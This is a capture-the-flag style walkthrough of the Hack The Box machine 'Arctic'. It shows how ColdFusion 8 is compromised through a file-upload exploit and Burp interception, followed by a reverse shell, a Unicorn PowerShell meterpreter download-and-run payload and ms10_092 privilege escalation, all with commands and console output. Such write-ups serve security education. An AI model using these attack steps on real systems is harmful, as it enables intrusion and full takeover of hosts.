Arctic by Ippsec

Tags

Arctic, windows, nmap, web, searchsploit, metasploit, burpsuite, netcat, unicorn, meterpreter.

Details

As always, let's lauch nmap for finding versions (-sV), running save scripts (-sC) and output all formats (-oA).


```
root@ippSec:~/Documents/htb/boxes/arctic# nmap -sV -sC -oA nmap 10.10.10.11^C
root@ippSec:~/Documents/htb/boxes/arctic# cat nmap.nmap
# Nmap 7.40 scan initiated Tue Jun 27 18:06:52 2017 as: nmap -sV -sC -oA nmap arctic.htb
Nmap scan report for arctic.htb (10.10.10.11)
Host is up (0.12s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8500/tcp  open  fmtp?
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jun 27 18:09:37 2017 -- 1 IP address (1 host up) scanned in 165.26 seconds
root@ippSec:~/Documents/htb/boxes/arctic#
```

Most interesting result is a non-identified port (8500/tcp) so let's go to our web browser and see what's going on.

It seems to be a directory listing and, going deeper we find an Administrator webpage:

After this, we can assume there is a ColdFusion IDE behind this webpage. It is important to remark that first page (10.10.10.11:8500) takes about 30 secs on loading (important fact in the future).

So, let's search any exploit about Coldfusion. We'll use seachsploit:



We can see some exploits for version 8, most of them about XSS (not really interesting here because they need user interaction) and one about File Upload and Executio, already in Metasploit.

So let's go into msfconsole and search some exploits:


```
msf > search coldfusion

Matching Modules
================

   Name                                                Disclosure Date  Rank       Description
   ----                                                ---------------  ----       -----------
   auxiliary/gather/coldfusion_pwd_props               2013-05-07       normal     ColdFusion 'password.properties' Hash Extraction
   auxiliary/scanner/http/adobe_xml_inject                              normal     Adobe XML External Entity Injection
   auxiliary/scanner/http/coldfusion_locale_traversal                   normal     ColdFusion Server Check
   auxiliary/scanner/http/coldfusion_version                            normal     ColdFusion Version Scanner
   exploit/multi/http/coldfusion_rds                   2013-08-08       great      Adobe ColdFusion 9 Administrative Login Bypass
   exploit/windows/http/coldfusion_fckeditor           2009-07-03       excellent  ColdFusion 8.0.1 Arbitrary File Upload and Execute

msf >
```

We need to set RHOST and RPORT (8500) but exploit fails. Even using verbose mode (set VERBOSE true (advanced options)) we have no more information. Maybe because of the 30 seconds delay we mentioned before?

```
msf exploit(coldfusion_fckeditor) > run

[*] Started reverse TCP handler on 10.10.12.194:4444
[*] Sending our POST request...
[-] Upload Failed...
[*] Exploit completed, but no session was created.
msf exploit(coldfusion_fckeditor) >
```

Best way to see what's happening sending our request to Burp: in proxy tab, add a new listener on port 8500, redirecting to host 10.10.10.11:8500. After that we can connect via web browser to localhost:8500 and we'll be redirected to 10.10.10.11:8500.

It is moment for using msf again and see that POST request… Change "intercept" button in Burp to intercept traffic, set RHOST to 127.0.0.1 in msf exploit and run it. We'll send the request to Burp Repeater in order to see everything better:



First important thing is we're making a request to upload.cfm (**c**old**f**usion **m**odule) on current folder "K.jsp%00" (%00=end of string), so what Coldfusion will do is to combine that folder with the filename in order to find file location and upload the file to "/userfiles/file/K.jsp".

So, best way to bypass our 30 sec timeout is to listen on a port (with netcat) and web-browse previous path (localhost:8500/userfiles/file/K.jsp) waiting a connection back. After some time waiting, we have our reverse shell!

Note: Remember to disable "Intercept" in Burp. Note2: In ncat: -l=listen; v=verbose; n=not resolve dns; p=port

```
root@ippSec:~/Documents/htb/boxes/arctic# ncat -lvnp 4444
Ncat: Version 7.40 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.11.
Ncat: Connection from 10.10.10.11:49203.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8\runtime\bin>
```

Remember this is just a reverse shell, not a meterpreter one so, we're going to use Unicorn to easily get a meterpreter shell.

Note: https://github.com/trustedsec/unicorn for downloads

```
Usage: python unicorn.py payload reverse_ipaddr port <optional hta or macro, crt>
PS Example: python unicorn.py windows/meterpreter/reverse_tcp 192.168.1.5 443
PS Down/Exec: python unicorn.py windows/download_exec exe=test.exe url=http://badurl.com/payload.exe
Macro Example: python unicorn.py windows/meterpreter/reverse_tcp 192.168.1.5 443 macro
HTA Example: python unicorn.py windows/meterpreter/reverse_tcp 192.168.1.5 443 hta
CRT Example: python unicorn.py <path_to_payload/exe_encode> crt
Custom PS1 Example: python unicorn.py <path to ps1 file>
Custom PS1 Example: python unicorn.py <path to ps1 file> macro 500
Help Menu: python unicorn.py --help

root@ippSec:~/Documents/htb/boxes/arctic# /opt/unicorn/unicorn.py windows/meterpreter/reverse_tcp 10.10.12.194 31337
```

This script will generate two files: unicorn.rc, containing msf instructions, and powershell_attack.txt, with the command to execute on victim.


So, first of all, let's open msfconsole using unicorn.rc as input:

```
Msfconsole –r unicorn.rc
```

Just after, copy to clipboard the content on powershell_attack.txt (copy+paste or "cat powershell_attack.txt | xclip").


Note: remember to delete the first part of the file (from first word to " (both included) and last "), in this case, we need to delete `powershell –w 1 –C`

For executing it, we need to create an HTTP server with python (`python –m SimpleHTTPServer`) and run a command in PowerShell on our victim telling it just to go to our server and execute whatever is inside it. After some seconds we can see a meterpreter session on our msfconsole.



Note: exploit.html is the html file where we pasted the content of powershell_attack.txt

We have our meterpreter session now, let's gather some info about the victim…



As you can see, victim is x64 architecture and we're running under x86, unable to use, for example Mimikatz from this session but, from now, it is ok.

We're not system so we need to find a way to perform Privilege Escalation, let's ask Metasploit about exploit suggestions:

We'll use "*post/multi/recon/local_exploit_suggester*", but we need to take into account that we're running under x86 arch, so results will be different than if we were running under meterpreter x64.

```
msf post(local_exploit_suggester) > run

[*] 10.10.10.11 - Collecting local exploits for x86/windows...
[*] 10.10.10.11 - 37 exploit checks are being tried...
[+] 10.10.10.11 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.11 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.11 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.11 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.11 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.11 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.11 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
[+] 10.10.10.11 - exploit/windows/local/ms_ndproxy: The target service is running, but could not be validated.
[+] 10.10.10.11 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf post(local_exploit_suggester) >
```

Back in our meterpreter session again, we will try to get a x64 meterpreter session by migrating the existing one to another process. Running “ps” we’ll look for processes with x64 arch and with Session flag set to “1”. As we can see, there’s no “1” on session column (which means Interactive, so more privs) so we’ll use just a process with x64 arch and with less possibilities of dying: powershell.exe can die easily (if program finishes for example) so we’ll use conhost.exe, PID 1120.

```
PID   PPID  Name              Arch  Session  User          Path
---   ----  ----              ----  -------  ----          ----
0     0     [System Process]
4     0     System
232   4     smss.exe
280   456   spoolsv.exe
304   296   csrss.exe
360   296   wininit.exe
368   348   csrss.exe
396   348   winlogon.exe
456   360   services.exe
464   360   lsass.exe
476   360   lsm.exe
576   456   svchost.exe
648   456   svchost.exe
728   396   LogonUI.exe
736   456   svchost.exe
772   456   svchost.exe
820   456   svchost.exe
840   456   CF8DotNetsvc.exe
864   456   svchost.exe
904   456   svchost.exe
924   840   JNBDotNetSide.exe
988   456   svchost.exe
1032  304   conhost.exe
1084  456   jrunsvc.exe       x64   0        ARCTIC\tolis  C:\ColdFusion8\runtime\bin\jrunsvc.exe
1112  1084  jrun.exe          x64   0        ARCTIC\tolis  C:\ColdFusion8\runtime\bin\jrun.exe
1120  304   conhost.exe       x64   0        ARCTIC\tolis  C:\Windows\System32\conhost.exe
1136  456   swagent.exe
1164  456   swstrtr.exe
1172  1164  swsoc.exe
1180  304   conhost.exe
1240  456   k2admin.exe
1348  456   svchost.exe
1732  576   WmiPrvSE.exe
1808  456   sppsvc.exe
1872  1240  k2server.exe
1880  304   conhost.exe
2128  1240  k2index.exe
2152  304   conhost.exe
2588  2660  powershell.exe    x64   0        ARCTIC\tolis  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2592  2684  powershell.exe    x86   0        ARCTIC\tolis  C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
```

After migrating the process, we can see that now, we have a x64 meterpreter session!


```
meterpreter > migrate 1120
[*] Migrating from 2592 to 1120...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer        : ARCTIC
OS              : Windows 2008 R2 (Build 7600).
Architecture    : x64
System Language : el_GR
Domain          : HTB
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```

We now can re-run msf exploit suggester to have x64 results:

```
msf post(local_exploit_suggester) > run

[*] 10.10.10.11 - Collecting local exploits for x64/windows...
[*] 10.10.10.11 - 14 exploit checks are being tried...
[+] 10.10.10.11 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[*] Post module execution completed
msf post(local_exploit_suggester) >
```

Looking at the results, victim seems to be vulnerable to ms10_092_schelevator in both architectures, so it is a good candidate to try first. We'll see that we were in reason and we'll get a shell with system privs.

Note: Take a look at first line when executing the exploit (reverse TCP handler). If it is your local address and not your vpn's one you'll need to set LHOST to your vpn's interface.



So we got it! Just open a shell, go to Administrator's desktop and you'll find root flag!